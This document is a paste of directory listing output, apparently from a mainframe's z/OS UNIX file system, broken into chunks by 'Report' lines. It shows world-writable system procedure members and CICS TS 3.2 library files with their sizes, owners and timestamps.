-rw-rw-rw-   1 SUPERUSR D384        13044 Mar   5 17:14 apswprof
-rw-rw-rw-   1 SUPERUSR D384         6400 Mar   5 17:14 apswprom
-rw-rw-rw-   1 SUPERUSR D384        12543 Mar   5 17:14 apswpror
-rw-rw-rw-   1 SUPERUSR D384         8888 Mar   5 17:14 apswprot
-rw-rw-rw-   1 SUPERUSR D384          162 Mar   5 17:14 asch
-rw-rw-rw-   1 SUPERUSR D384         6480 Mar   5 17:14 aschint
-rw-rw-rw-   1 SUPERUSR D384         1815 Mar   5 17:14 asmac
-rw-rw-rw-   1 SUPERUSR D384         1980 Mar   5 17:14 asmacg
-rw-rw-rw-   1 SUPERUSR D384         2173 Mar   5 17:14 asmacl
-rw-rw-rw-   1 SUPERUSR D384         2301 Mar   5 17:14 asmaclg
-rw-rw-rw-   1 SUPERUSR D384          162 Mar   5 17:14 avm
-rw-rw-rw-   1 SUPERUSR D384         3564 Mar   5 17:14 axrnn
-rw-rw-rw-   1 SUPERUSR D384         5832 Mar   5 17:14 axrpstrt
-rw-rw-rw-   1 SUPERUSR D384         2349 Mar   5 17:14 bdtÅv2sp
-rw-rw-rw-   1 SUPERUSR D384         2430 Mar   5 17:14 bdtÅv2tp
-rw-rw-rw-   1 SUPERUSR D384         4455 Mar   5 17:14 blsjipcs
-rw-rw-rw-   1 SUPERUSR D384         3483 Mar   5 17:14 blsjprmi
-rw-rw-rw-   1 SUPERUSR D384          972 Mar   5 17:14 bpxas
-rw-rw-rw-   1 SUPERUSR D384          729 Mar   5 17:14 bpxoinit
-rw-rw-rw-   1 SUPERUSR D384         2386 Mar   5 17:14 cbcb
-rw-rw-rw-   1 SUPERUSR D384         3062 Mar   5 17:14 cbcbg
-rw-rw-rw-   1 SUPERUSR D384         3590 Mar   5 17:14 cbcc
-rw-rw-rw-   1 SUPERUSR D384         4553 Mar   5 17:14 cbccb
-rw-rw-rw-   1 SUPERUSR D384         5175 Mar   5 17:14 cbccbg
-rw-rw-rw-   1 SUPERUSR D384         5498 Mar   5 17:14 cbccl
-rw-rw-rw-   1 SUPERUSR D384         6136 Mar   5 17:14 cbcclg
-rw-rw-rw-   1 SUPERUSR D384         1891 Mar   5 17:14 cbcg
-rw-rw-rw-   1 SUPERUSR D384         4134 Mar   5 17:14 cbci
-rw-rw-rw-   1 SUPERUSR D384         3115 Mar   5 17:14 cbcl
-rw-rw-rw-   1 SUPERUSR D384         3739 Mar   5 17:14 cbclg
```

Report

```
-rw-rw-rw-   1 SUPERUSR D384         2335 Mar   5 17:14 cbcqb
-rw-rw-rw-   1 SUPERUSR D384         2964 Mar   5 17:14 cbcqbg
-rw-rw-rw-   1 SUPERUSR D384         4365 Mar   5 17:14 cbcqcb
-rw-rw-rw-   1 SUPERUSR D384         4987 Mar   5 17:14 cbcqcbg
-rw-rw-rw-   1 SUPERUSR D384         4767 Mar   5 17:14 cbcqi
-rw-rw-rw-   1 SUPERUSR D384         2458 Mar   5 17:14 cbcxb
-rw-rw-rw-   1 SUPERUSR D384         3087 Mar   5 17:14 cbcxbg
-rw-rw-rw-   1 SUPERUSR D384         4495 Mar   5 17:14 cbcxcb
-rw-rw-rw-   1 SUPERUSR D384         5117 Mar   5 17:14 cbcxcbg
-rw-rw-rw-   1 SUPERUSR D384         1891 Mar   5 17:14 cbcxg
-rw-rw-rw-   1 SUPERUSR D384         4767 Mar   5 17:14 cbcxi
-rw-rw-rw-   1 SUPERUSR D384         1134 Mar   5 17:14 cbdjcmpr
-rw-rw-rw-   1 SUPERUSR D384          521 Mar   5 17:14 cbdjimpt
-rw-rw-rw-   1 SUPERUSR D384         2349 Mar   5 17:14 cbdjiocp
-rw-rw-rw-   1 SUPERUSR D384          810 Mar   5 17:14 cbdjrpts
-rw-rw-rw-   1 SUPERUSR D384        14959 Mar   5 17:14 cbdjxmit
-rw-rw-rw-   1 SUPERUSR D384         2977 Mar   5 17:14 cbdqajsk
-rw-rw-rw-   1 SUPERUSR D384         4164 Mar   5 17:14 cbdqdisp
-rw-rw-rw-   1 SUPERUSR D384         3793 Mar   5 17:15 ccnc001
-rw-rw-rw-   1 SUPERUSR D384         4584 Mar   5 17:15 ccnc002
-rw-rw-rw-   1 SUPERUSR D384         5114 Mar   5 17:15 ccnc003
-rw-rw-rw-   1 SUPERUSR D384         4299 Mar   5 17:15 ccnc004
-rw-rw-rw-   1 SUPERUSR D384         6120 Mar   5 17:15 ccnc005
-rw-rw-rw-   1 SUPERUSR D384         2518 Mar   5 17:15 ccnc006
-rw-rw-rw-   1 SUPERUSR D384         3590 Mar   5 17:15 ccnc007
-rw-rw-rw-   1 SUPERUSR D384         5498 Mar   5 17:15 ccnc008
-rw-rw-rw-   1 SUPERUSR D384         6136 Mar   5 17:15 ccnc009
-rw-rw-rw-   1 SUPERUSR D384         3501 Mar   5 17:14 ccnc00a
-rw-rw-rw-   1 SUPERUSR D384         1281 Mar   5 17:15 ccnc01b
-rw-rw-rw-   1 SUPERUSR D384         3115 Mar   5 17:15 ccnc01c
-rw-rw-rw-   1 SUPERUSR D384         3739 Mar   5 17:15 ccnc01d
-rw-rw-rw-   1 SUPERUSR D384         1891 Mar   5 17:15 ccnc01e
-rw-rw-rw-   1 SUPERUSR D384         4134 Mar   5 17:15 ccnc01f
-rw-rw-rw-   1 SUPERUSR D384         2386 Mar   5 17:15 ccnc020
-rw-rw-rw-   1 SUPERUSR D384         3062 Mar   5 17:15 ccnc021
-rw-rw-rw-   1 SUPERUSR D384         4553 Mar   5 17:15 ccnc022
-rw-rw-rw-   1 SUPERUSR D384         5175 Mar   5 17:15 ccnc023
-rw-rw-rw-   1 SUPERUSR D384         4318 Mar   5 17:15 ccnc024
```

Report

```
-rw-rw-rw-    1 SUPERUSR  D384         4854 Mar   5 17:15 ccnc025
-rw-rw-rw-    1 SUPERUSR  D384         4339 Mar   5 17:15 ccnc026
-rw-rw-rw-    1 SUPERUSR  D384         4875 Mar   5 17:15 ccnc027
-rw-rw-rw-    1 SUPERUSR  D384         2458 Mar   5 17:15 ccnc029
-rw-rw-rw-    1 SUPERUSR  D384         3087 Mar   5 17:15 ccnc02c
-rw-rw-rw-    1 SUPERUSR  D384         4495 Mar   5 17:15 ccnc02d
-rw-rw-rw-    1 SUPERUSR  D384         5117 Mar   5 17:15 ccnc02e
-rw-rw-rw-    1 SUPERUSR  D384         4767 Mar   5 17:15 ccnc02f
-rw-rw-rw-    1 SUPERUSR  D384         4563 Mar   5 17:15 ccnc030
-rw-rw-rw-    1 SUPERUSR  D384         2103 Mar   5 17:15 ccnc031
-rw-rw-rw-    1 SUPERUSR  D384         2607 Mar   5 17:15 ccnc032
-rw-rw-rw-    1 SUPERUSR  D384         4225 Mar   5 17:15 ccnc033
-rw-rw-rw-    1 SUPERUSR  D384         4755 Mar   5 17:15 ccnc034
-rw-rw-rw-    1 SUPERUSR  D384         2335 Mar   5 17:15 ccnc041
-rw-rw-rw-    1 SUPERUSR  D384         2964 Mar   5 17:15 ccnc042
-rw-rw-rw-    1 SUPERUSR  D384         4365 Mar   5 17:15 ccnc043
-rw-rw-rw-    1 SUPERUSR  D384         4987 Mar   5 17:15 ccnc044
-rw-rw-rw-    1 SUPERUSR  D384         2496 Mar   5 17:15 ccnpd1b
-rw-rw-rw-    1 SUPERUSR  D384         2374 Mar   5 17:15 ccnqpd1b
-rw-rw-rw-    1 SUPERUSR  D384         2568 Mar   5 17:15 ccnxpd1b
-rw-rw-rw-    1 SUPERUSR  D384         2582 Mar   5 17:15 cdaasmc
-rw-rw-rw-    1 SUPERUSR  D384         1338 Mar   5 17:15 cdadbgld
-rw-rw-rw-    1 SUPERUSR  D384          990 Mar   5 17:15 cdscp
-rw-rw-rw-    1 SUPERUSR  D384         3888 Mar   5 17:15 cea
-rw-rw-rw-    1 SUPERUSR  D384         2494 Mar   5 17:15 ceewg
-rw-rw-rw-    1 SUPERUSR  D384         2846 Mar   5 17:15 ceewl
-rw-rw-rw-    1 SUPERUSR  D384         2866 Mar   5 17:15 ceewlg
-rw-rw-rw-    1 SUPERUSR  D384         2275 Mar   5 17:15 ceexl
-rw-rw-rw-    1 SUPERUSR  D384         2672 Mar   5 17:15 ceexlr
-rw-rw-rw-    1 SUPERUSR  D384         2034 Mar   5 17:15 ceexr
-rw-rw-rw-    1 SUPERUSR  D384         4843 Mar   5 17:15 cel4ldpr
-rw-rw-rw-    1 SUPERUSR  D384         5034 Mar   5 17:15 celhldpr
-rw-rw-rw-    1 SUPERUSR  D384         3169 Mar   5 17:15 cfzcim
drwxr-xr-x    4 SUPERUSR  D384         8192 Mar   5 17:28 cicsts
-rw-rw-rw-    1 SUPERUSR  D384         1522 Mar   5 17:15 crtcp002
-rw-rw-rw-    1 SUPERUSR  D384          769 Mar   5 17:15 csfstart
-rw-rw-rw-    1 SUPERUSR  D384         7920 Mar   5 17:15 csq1msrr
-rw-rw-rw-    1 SUPERUSR  D384         7920 Mar   5 17:15 csq2msrr
```

Report

```
-rw-rw-rw-   1 SUPERUSR D384        7920 Mar   5 17:15 csq3msrr
-rw-rw-rw-   1 SUPERUSR D384        7920 Mar   5 17:15 csq4msrr
-rw-rw-rw-   1 SUPERUSR D384        1053 Mar   5 17:15 cvaftr
-rw-rw-rw-   1 SUPERUSR D384        1281 Mar   5 17:15 cxxfilt
-rw-rw-rw-   1 SUPERUSR D384        1116 Mar   5 17:15 dceaudd
-rw-rw-rw-   1 SUPERUSR D384        1110 Mar   5 17:15 dcecdsd
-rw-rw-rw-   1 SUPERUSR D384         986 Mar   5 17:15 dcecp
-rw-rw-rw-   1 SUPERUSR D384        1122 Mar   5 17:15 dcedtstp
-rw-rw-rw-   1 SUPERUSR D384        1110 Mar   5 17:15 dcegdad
-rw-rw-rw-   1 SUPERUSR D384        1656 Mar   5 17:15 dcekern
-rw-rw-rw-   1 SUPERUSR D384         701 Mar   5 17:15 dcelogin
-rw-rw-rw-   1 SUPERUSR D384        1140 Mar   5 17:15 dcepwdd
-rw-rw-rw-   1 SUPERUSR D384        1115 Mar   5 17:15 dcesecd
-rw-rw-rw-   1 SUPERUSR D384         405 Mar   5 17:15 dealloc
-rw-rw-rw-   1 SUPERUSR D384        2349 Mar   5 17:15 devman
-rw-rw-rw-   1 SUPERUSR D384         810 Mar   5 17:15 dfhsmabr
-rw-rw-rw-   1 SUPERUSR D384        3078 Mar   5 17:15 dfm
-rw-rw-rw-   1 SUPERUSR D384        2700 Mar   5 17:15 dfs
-rw-rw-rw-   1 SUPERUSR D384         462 Mar   5 17:15 dfscm
-rw-rw-rw-   1 SUPERUSR D384        2797 Mar   5 17:15 dfskern
-rw-rw-rw-   1 SUPERUSR D384        7776 Mar   5 17:15 dfsmshsm
-rw-rw-rw-   1 SUPERUSR D384         259 Mar   5 17:15 dlf
-rw-rw-rw-   1 SUPERUSR D384         990 Mar   5 17:15 dtscp
-rw-rw-rw-   1 SUPERUSR D384         972 Mar   5 17:15 dumpsrv
-rw-rw-rw-   1 SUPERUSR D384        2528 Mar   5 17:15 eagl
-rw-rw-rw-   1 SUPERUSR D384        3313 Mar   5 17:15 edc4p002
-rw-rw-rw-   1 SUPERUSR D384        2938 Mar   5 17:15 edc4p006
-rw-rw-rw-   1 SUPERUSR D384        2230 Mar   5 17:15 edc4p007
-rw-rw-rw-   1 SUPERUSR D384        3793 Mar   5 17:15 edcc
-rw-rw-rw-   1 SUPERUSR D384        4318 Mar   5 17:15 edccb
-rw-rw-rw-   1 SUPERUSR D384        4854 Mar   5 17:15 edccbg
-rw-rw-rw-   1 SUPERUSR D384        4584 Mar   5 17:15 edccl
-rw-rw-rw-   1 SUPERUSR D384        5114 Mar   5 17:15 edcclg
-rw-rw-rw-   1 SUPERUSR D384        4299 Mar   5 17:15 edcclib
-rw-rw-rw-   1 SUPERUSR D384        6120 Mar   5 17:15 edccplg
-rw-rw-rw-   1 SUPERUSR D384        2518 Mar   5 17:15 edcdsect
-rw-rw-rw-   1 SUPERUSR D384        2938 Mar   5 17:15 edcgnxlt
-rw-rw-rw-   1 SUPERUSR D384        3501 Mar   5 17:15 edci
```

Report

```
-rw-rw-rw-   1 SUPERUSR D384        2230 Mar   5 17:15 edciconv
-rw-rw-rw-   1 SUPERUSR D384        4843 Mar   5 17:15 edcldef
-rw-rw-rw-   1 SUPERUSR D384        1522 Mar   5 17:15 edclib
-rw-rw-rw-   1 SUPERUSR D384        3313 Mar   5 17:15 edcpl
-rw-rw-rw-   1 SUPERUSR D384        2103 Mar   5 17:15 edcqb
-rw-rw-rw-   1 SUPERUSR D384        2607 Mar   5 17:15 edcqbg
-rw-rw-rw-   1 SUPERUSR D384        4225 Mar   5 17:15 edcqcb
-rw-rw-rw-   1 SUPERUSR D384        4755 Mar   5 17:15 edcqcbg
-rw-rw-rw-   1 SUPERUSR D384        4563 Mar   5 17:15 edcqi
-rw-rw-rw-   1 SUPERUSR D384        4339 Mar   5 17:15 edcxcb
-rw-rw-rw-   1 SUPERUSR D384        4875 Mar   5 17:15 edcxcbg
-rw-rw-rw-   1 SUPERUSR D384        4563 Mar   5 17:15 edcxi
-rw-rw-rw-   1 SUPERUSR D384        5034 Mar   5 17:15 edcxldef
-rw-rw-rw-   1 SUPERUSR D384        3282 Mar   5 17:15 epwffst
-rw-rw-rw-   1 SUPERUSR D384         982 Mar   5 17:15 euvap001
-rw-rw-rw-   1 SUPERUSR D384         990 Mar   5 17:15 euvap002
-rw-rw-rw-   1 SUPERUSR D384        1656 Mar   5 17:15 euvap003
-rw-rw-rw-   1 SUPERUSR D384         701 Mar   5 17:15 euvap004
-rw-rw-rw-   1 SUPERUSR D384         990 Mar   5 17:15 euvap005
-rw-rw-rw-   1 SUPERUSR D384        4006 Mar   5 17:15 euvap006
-rw-rw-rw-   1 SUPERUSR D384         990 Mar   5 17:15 euvap007
-rw-rw-rw-   1 SUPERUSR D384         987 Mar   5 17:15 euvap008
-rw-rw-rw-   1 SUPERUSR D384         987 Mar   5 17:15 euvap009
-rw-rw-rw-   1 SUPERUSR D384         987 Mar   5 17:15 euvap010
-rw-rw-rw-   1 SUPERUSR D384         990 Mar   5 17:15 euvap011
-rw-rw-rw-   1 SUPERUSR D384         987 Mar   5 17:15 euvap012
-rw-rw-rw-   1 SUPERUSR D384         986 Mar   5 17:15 euvap013
-rw-rw-rw-   1 SUPERUSR D384         975 Mar   5 17:15 euvap014
-rw-rw-rw-   1 SUPERUSR D384         995 Mar   5 17:15 euvap015
-rw-rw-rw-   1 SUPERUSR D384         990 Mar   5 17:15 euvap016
-rw-rw-rw-   1 SUPERUSR D384        1116 Mar   5 17:15 euvap017
-rw-rw-rw-   1 SUPERUSR D384        1110 Mar   5 17:15 euvap018
-rw-rw-rw-   1 SUPERUSR D384        1122 Mar   5 17:15 euvap019
-rw-rw-rw-   1 SUPERUSR D384        1110 Mar   5 17:15 euvap020
-rw-rw-rw-   1 SUPERUSR D384        1140 Mar   5 17:15 euvap021
-rw-rw-rw-   1 SUPERUSR D384        1115 Mar   5 17:15 euvap022
-rw-rw-rw-   1 SUPERUSR D384         979 Mar   5 17:15 euvap023
-rw-rw-rw-   1 SUPERUSR D384         979 Mar   5 17:15 euvap024
```

Report

```
-rw-rw-rw-   1 SUPERUSR D384          979 Mar   5 17:15 euvap025
-rw-rw-rw-   1 SUPERUSR D384         1211 Mar   5 17:15 euvfs003
-rw-rw-rw-   1 SUPERUSR D384          497 Mar   5 17:15 euvfs004
-rw-rw-rw-   1 SUPERUSR D384           74 Mar   5 17:15 ezazssi
-rw-rw-rw-   1 SUPERUSR D384         1890 Mar   5 17:15 fancmc
-rw-rw-rw-   1 SUPERUSR D384         2602 Mar   5 17:15 fancmcg
-rw-rw-rw-   1 SUPERUSR D384         3493 Mar   5 17:15 fancmcl
-rw-rw-rw-   1 SUPERUSR D384         3920 Mar   5 17:15 fancmclg
-rw-rw-rw-   1 SUPERUSR D384         2344 Mar   5 17:15 fancmoec
-rw-rw-rw-   1 SUPERUSR D384         4478 Mar   5 17:15 ftpd
-rw-rw-rw-   1 SUPERUSR D384        13122 Mar   5 17:15 gfsaproc
-rw-rw-rw-   1 SUPERUSR D384         8748 Mar   5 17:15 gfscproc
-rw-rw-rw-   1 SUPERUSR D384         5114 Mar   5 17:15 gpmserve
-rw-rw-rw-   1 SUPERUSR D384          486 Mar   5 17:15 gtf
-rw-rw-rw-   1 SUPERUSR D384         5427 Mar   5 17:15 his
-rw-rw-rw-   1 SUPERUSR D384         1815 Mar   5 17:15 hlasmc
-rw-rw-rw-   1 SUPERUSR D384         1980 Mar   5 17:15 hlasmcg
-rw-rw-rw-   1 SUPERUSR D384         2173 Mar   5 17:15 hlasmcl
-rw-rw-rw-   1 SUPERUSR D384         2301 Mar   5 17:15 hlasmclg
-rw-rw-rw-   1 SUPERUSR D384         1283 Mar   5 17:15 hvemca
-rw-rw-rw-   1 SUPERUSR D384         4536 Mar   5 17:15 hwistart
-rw-rw-rw-   1 SUPERUSR D384         7290 Mar   5 17:15 hzr
-rw-rw-rw-   1 SUPERUSR D384         2549 Mar   5 17:15 hzsproc
-rw-rw-rw-   1 SUPERUSR D384         1783 Mar   5 17:15 ibmzc
-rw-rw-rw-   1 SUPERUSR D384         2318 Mar   5 17:15 ibmzcb
-rw-rw-rw-   1 SUPERUSR D384         2665 Mar   5 17:15 ibmzcbg
-rw-rw-rw-   1 SUPERUSR D384         2858 Mar   5 17:15 ibmzcpg
-rw-rw-rw-   1 SUPERUSR D384         3024 Mar   5 17:15 ibmzcpl
-rw-rw-rw-   1 SUPERUSR D384         3389 Mar   5 17:15 ibmzcplg
-rw-rw-rw-   1 SUPERUSR D384         1435 Mar   5 17:15 iceopt
-rw-rw-rw-   1 SUPERUSR D384          351 Mar   5 17:15 iceproc
-rw-rw-rw-   1 SUPERUSR D384         1863 Mar   5 17:15 idavdt
-rw-rw-rw-   1 SUPERUSR D384         4006 Mar   5 17:15 idl
-rw-rw-rw-   1 SUPERUSR D384          405 Mar   5 17:15 ieesysas
-rw-rw-rw-   1 SUPERUSR D384          162 Mar   5 17:15 ieevmpcr
-rw-rw-rw-   1 SUPERUSR D384         2430 Mar   5 17:15 ifgedi
-rw-rw-rw-   1 SUPERUSR D384         1863 Mar   5 17:15 ifgocetr
-rw-rw-rw-   1 SUPERUSR D384         3402 Mar   5 17:15 igywc
```

Report

```
-rw-rw-rw-  1 SUPERUSR D384       4374 Mar   5 17:15 igywcg
-rw-rw-rw-  1 SUPERUSR D384       4617 Mar   5 17:15 igywcl
-rw-rw-rw-  1 SUPERUSR D384       4941 Mar   5 17:15 igywclg
-rw-rw-rw-  1 SUPERUSR D384       5832 Mar   5 17:15 igywcpg
-rw-rw-rw-  1 SUPERUSR D384       5913 Mar   5 17:15 igywcpl
-rw-rw-rw-  1 SUPERUSR D384       6399 Mar   5 17:15 igywcplg
-rw-rw-rw-  1 SUPERUSR D384        846 Mar   5 17:15 ikjaccnt
-rw-rw-rw-  1 SUPERUSR D384       1731 Mar   5 17:15 ikysproc
-rw-rw-rw-  1 SUPERUSR D384       5346 Mar   5 17:15 init
-rw-rw-rw-  1 SUPERUSR D384        891 Mar   5 17:15 ioaosasf
-rw-rw-rw-  1 SUPERUSR D384       2700 Mar   5 17:15 ioep0001
-rw-rw-rw-  1 SUPERUSR D384        462 Mar   5 17:15 ioep0002
-rw-rw-rw-  1 SUPERUSR D384       2797 Mar   5 17:15 ioep0003
-rw-rw-rw-  1 SUPERUSR D384        234 Mar   5 17:15 ioep0004
-rw-rw-rw-  1 SUPERUSR D384       4455 Mar   5 17:15 ipcs
-rw-rw-rw-  1 SUPERUSR D384        181 Mar   5 17:15 ipljob1
-rw-rw-rw-  1 SUPERUSR D384        533 Mar   5 17:15 irrdptab
-rw-rw-rw-  1 SUPERUSR D384        948 Mar   5 17:15 ivprdr
-rw-rw-rw-  1 SUPERUSR D384       4050 Mar   5 17:15 ixglogrs
-rw-rw-rw-  1 SUPERUSR D384        438 Mar   5 17:15 jes2
-rw-rw-rw-  1 SUPERUSR D384        422 Mar   5 17:15 jes2old
-rw-rw-rw-  1 SUPERUSR D384        990 Mar   5 17:15 kdestroy
-rw-rw-rw-  1 SUPERUSR D384        987 Mar   5 17:15 kinit
-rw-rw-rw-  1 SUPERUSR D384        987 Mar   5 17:15 klist
-rw-rw-rw-  1 SUPERUSR D384        729 Mar   5 17:15 links
-rw-rw-rw-  1 SUPERUSR D384        486 Mar   5 17:15 lked
-rw-rw-rw-  1 SUPERUSR D384        567 Mar   5 17:15 lkedg
-rw-rw-rw-  1 SUPERUSR D384         66 Mar   5 17:15 lla
-rw-rw-rw-  1 SUPERUSR D384        990 Mar   5 17:15 loginact
-rw-rw-rw-  1 SUPERUSR D384       2511 Mar   5 17:15 logonwm0
-rw-rw-rw-  1 SUPERUSR D384       6480 Mar   5 17:15 logroute
-rw-rw-rw-  1 SUPERUSR D384        814 Mar   5 17:15 net
-rw-rw-rw-  1 SUPERUSR D384       2025 Mar   5 17:15 nftpqh
-rw-rw-rw-  1 SUPERUSR D384       1637 Mar   5 17:15 nftps1
-rw-rw-rw-  1 SUPERUSR D384       1637 Mar   5 17:15 nftps2
-rw-rw-rw-  1 SUPERUSR D384       2505 Mar   5 17:15 omproute
-rw-rw-rw-  1 SUPERUSR D384       1458 Mar   5 17:15 omvs
-rw-rw-rw-  1 SUPERUSR D384       2799 Mar   5 17:15 osnmpd
```

Report

```
-rw-rw-rw-   1 SUPERUSR D384          2430 Mar   5 17:15 pfa
-rw-rw-rw-   1 SUPERUSR D384          1731 Mar   5 17:15 pkiservd
-rw-rw-rw-   1 SUPERUSR D384          1453 Mar   5 17:15 printpd
-rw-rw-rw-   1 SUPERUSR D384          1539 Mar   5 17:15 racf
-rw-rw-rw-   1 SUPERUSR D384           648 Mar   5 17:15 rdr
-rw-rw-rw-   1 SUPERUSR D384           648 Mar   5 17:15 rdr3200
-rw-rw-rw-   1 SUPERUSR D384           648 Mar   5 17:15 rdr400
-rw-rw-rw-   1 SUPERUSR D384          1576 Mar   5 17:15 resolver
-rw-rw-rw-   1 SUPERUSR D384          1890 Mar   5 17:15 rexxc
-rw-rw-rw-   1 SUPERUSR D384          2602 Mar   5 17:15 rexxcg
-rw-rw-rw-   1 SUPERUSR D384          3493 Mar   5 17:15 rexxcl
-rw-rw-rw-   1 SUPERUSR D384          3920 Mar   5 17:15 rexxclg
-rw-rw-rw-   1 SUPERUSR D384          2528 Mar   5 17:15 rexxl
-rw-rw-rw-   1 SUPERUSR D384          2344 Mar   5 17:15 rexxoec
-rw-rw-rw-   1 SUPERUSR D384           987 Mar   5 17:15 rgyedit
-rw-rw-rw-   1 SUPERUSR D384          4698 Mar   5 17:15 rmf
-rw-rw-rw-   1 SUPERUSR D384          2122 Mar   5 17:15 rmfcsc
-rw-rw-rw-   1 SUPERUSR D384          2998 Mar   5 17:15 rmfgat
-rw-rw-rw-   1 SUPERUSR D384          4779 Mar   5 17:15 rmfm3b
-rw-rw-rw-   1 SUPERUSR D384          1134 Mar   5 17:15 rmtgen
-rw-rw-rw-   1 SUPERUSR D384           990 Mar   5 17:15 rpccp
-rw-rw-rw-   1 SUPERUSR D384          1145 Mar   5 17:15 sdsf
-rw-rw-rw-   1 SUPERUSR D384           975 Mar   5 17:15 secadmin
-rw-rw-rw-   1 SUPERUSR D384           979 Mar   5 17:15 seccrtdb
-rw-rw-rw-   1 SUPERUSR D384           979 Mar   5 17:15 secexpdb
-rw-rw-rw-   1 SUPERUSR D384           979 Mar   5 17:15 secimpdb
-rw-rw-rw-   1 SUPERUSR D384          1211 Mar   5 17:15 skrbkdc
-rw-rw-rw-   1 SUPERUSR D384           497 Mar   5 17:15 skrbwtr
-rw-rw-rw-   1 SUPERUSR D384          1064 Mar   5 17:15 smfclear
-rw-rw-rw-   1 SUPERUSR D384          1716 Mar   5 17:15 snmpqe
-rw-rw-rw-   1 SUPERUSR D384           351 Mar   5 17:15 sort
-rw-rw-rw-   1 SUPERUSR D384           995 Mar   5 17:15 storepw
-rw-rw-rw-   1 SUPERUSR D384          5181 Mar   5 17:15 syslogd
-rw-rw-rw-   1 SUPERUSR D384          4046 Mar   5 17:15 tcpip
-rw-rw-rw-   1 SUPERUSR D384          2864 Mar   5 17:15 telnet
-rw-rw-rw-   1 SUPERUSR D384           976 Mar   5 17:15 tso
-rw-rw-rw-   1 SUPERUSR D384           987 Mar   5 17:15 uuidgen
-rw-rw-rw-   1 SUPERUSR D384           288 Mar   5 17:15 vlf
```

```
-rw-rw-rw-    1 SUPERUSR D384              324 Mar   5 17:15 xwtr
-rw-rw-rw-    1 SUPERUSR D384              234 Mar   5 17:15 zfs


./SYSTEM/tmp/a0/cicsts:
total 32
drwxrwxr-x    2 SUPERUSR D384             8192 Mar   5 17:28 appl
drwxrwxr-x    8 SUPERUSR D384             8192 Mar   5 17:28 cicsts32


./SYSTEM/tmp/a0/cicsts/appl:
total 0


./SYSTEM/tmp/a0/cicsts/cicsts32:
total 104
drwxr-xr-x    2 SUPERUSR D384             8192 Mar   5 17:28 JVMProfiles
-rw-rw-rw-    1 SUPERUSR D384               70 Mar   5 17:28 _note081127.txt
drwxrwxr-x    6 SUPERUSR D384             8192 Mar   5 17:28 lib
drwxrwxr-x   11 SUPERUSR D384             8192 Mar   5 17:28 samples
drwx------    6 SUPERUSR D384             8192 Mar   5 17:28 semcica3
drwxrwxrwx    6 SUPERUSR D384             8192 Mar   5 17:28 semcica4
drwxrwxrwx    6 SUPERUSR D384             8192 Mar   5 17:28 semcich1


./SYSTEM/tmp/a0/cicsts/cicsts32/JVMProfiles:
total 0


./SYSTEM/tmp/a0/cicsts/cicsts32/lib:
total 25328
-rwxrwxr-x    1 SUPERUSR D384           573599 Mar   5 17:28 CTKInstalledR1_2.jar
drwxrwxr-x    2 SUPERUSR D384             8192 Mar   5 17:28 IBM
-rwxrwxr-x    1 SUPERUSR D384            16918 Mar   5 17:28 dfjadjr.jar
-rwxrwxr-x    1 SUPERUSR D384            37280 Mar   5 17:28 dfjcci.jar
-rwxrwxr-x    1 SUPERUSR D384           246554 Mar   5 17:28 dfjcdmn.jar
-rwxrwxr-x    1 SUPERUSR D384           199424 Mar   5 17:28 dfjcics.jar
-rwxrwxr-x    1 SUPERUSR D384           136410 Mar   5 17:28 dfjcicsras.jar
-rwxrwxr-x    1 SUPERUSR D384           376934 Mar   5 17:28 dfjcont.jar
-rwxrwxr-x    1 SUPERUSR D384           186162 Mar   5 17:28 dfjcsi.jar
-rwxrwxr-x    1 SUPERUSR D384            92306 Mar   5 17:28 dfjejbdd.jar
-rwxrwxr-x    1 SUPERUSR D384            92302 Mar   5 17:28 dfjjts.jar
-rwxrwxr-x    1 SUPERUSR D384           692021 Mar   5 17:28 dfjname.jar
```

```
-rwxrwxr-x    1 SUPERUSR D384         184413 Mar   5 17:28 dfjorb.jar
-rwxrwxr-x    1 SUPERUSR D384           8301 Mar   5 17:28 dfjoutput.jar
-rwxrwxr-x    1 SUPERUSR D384          17417 Mar   5 17:28 dfjwrap.jar
-rwxrwxr-x    1 SUPERUSR D384        4333568 Mar   5 17:28 libcom_ibm_cics_server_DTC.so
-rwxrwxr-x    1 SUPERUSR D384        4333568 Mar   5 17:28 libcom_ibm_cics_server_DTC_g.so
-rwxrwxr-x    1 SUPERUSR D384         180224 Mar   5 17:28 libdfhapjvmt.so
-rwxrwxr-x    1 SUPERUSR D384         180224 Mar   5 17:28 libdfhapjvmt_g.so
-rwxrwxr-x    1 SUPERUSR D384         114688 Mar   5 17:28 libdfhcdjni.so
-rwxrwxr-x    1 SUPERUSR D384         114688 Mar   5 17:28 libdfhcdjni_g.so
-rwxrwxr-x    1 SUPERUSR D384         239714 Mar   5 17:28 nssrcm.jar
-rwxrwxr-x    1 SUPERUSR D384         255593 Mar   5 17:28 omgcos.jar
-rwxrwxr-x    1 SUPERUSR D384         161212 Mar   5 17:28 ras.jar
drwxrwxr-x    3 SUPERUSR D384           8192 Mar   5 17:28 security
-rwxrwxr-x    1 SUPERUSR D384         113605 Mar   5 17:28 websphere.jar
drwxrwxr-x    3 SUPERUSR D384           8192 Mar   5 17:28 wsdl
drwxrwxr-x    4 SUPERUSR D384           8192 Mar   5 17:28 wsdl_old

./SYSTEM/tmp/a0/cicsts/cicsts32/lib/IBM:
total 25264
-rwxrwxr-x    1 SUPERUSR D384         180224 Mar   5 17:28 DFHAPJV1
-rwxrwxr-x    1 SUPERUSR D384         180224 Mar   5 17:28 DFHAPJV2
-rwxrwxr-x    1 SUPERUSR D384         114688 Mar   5 17:28 DFHCDJN2
-rwxrwxr-x    1 SUPERUSR D384         114688 Mar   5 17:28 DFHCDJNI
-rwxrwxr-x    1 SUPERUSR D384         199424 Mar   5 17:28 DFJÖH000
-rwxrwxr-x    1 SUPERUSR D384          17417 Mar   5 17:28 DFJÖH004
-rwxrwxr-x    1 SUPERUSR D384         184413 Mar   5 17:28 DFJÖH042
-rwxrwxr-x    1 SUPERUSR D384         246554 Mar   5 17:28 DFJÖH043
-rwxrwxr-x    1 SUPERUSR D384         186162 Mar   5 17:28 DFJÖH057
-rwxrwxr-x    1 SUPERUSR D384         376934 Mar   5 17:28 DFJÖH058
-rwxrwxr-x    1 SUPERUSR D384          92302 Mar   5 17:28 DFJÖH060
-rwxrwxr-x    1 SUPERUSR D384         136410 Mar   5 17:28 DFJÖH063
-rwxrwxr-x    1 SUPERUSR D384         573599 Mar   5 17:28 DFJÖH068
-rwxrwxr-x    1 SUPERUSR D384         255593 Mar   5 17:28 DFJÖH078
-rwxrwxr-x    1 SUPERUSR D384         692021 Mar   5 17:28 DFJÖH120
-rwxrwxr-x    1 SUPERUSR D384         161212 Mar   5 17:28 DFJÖH134
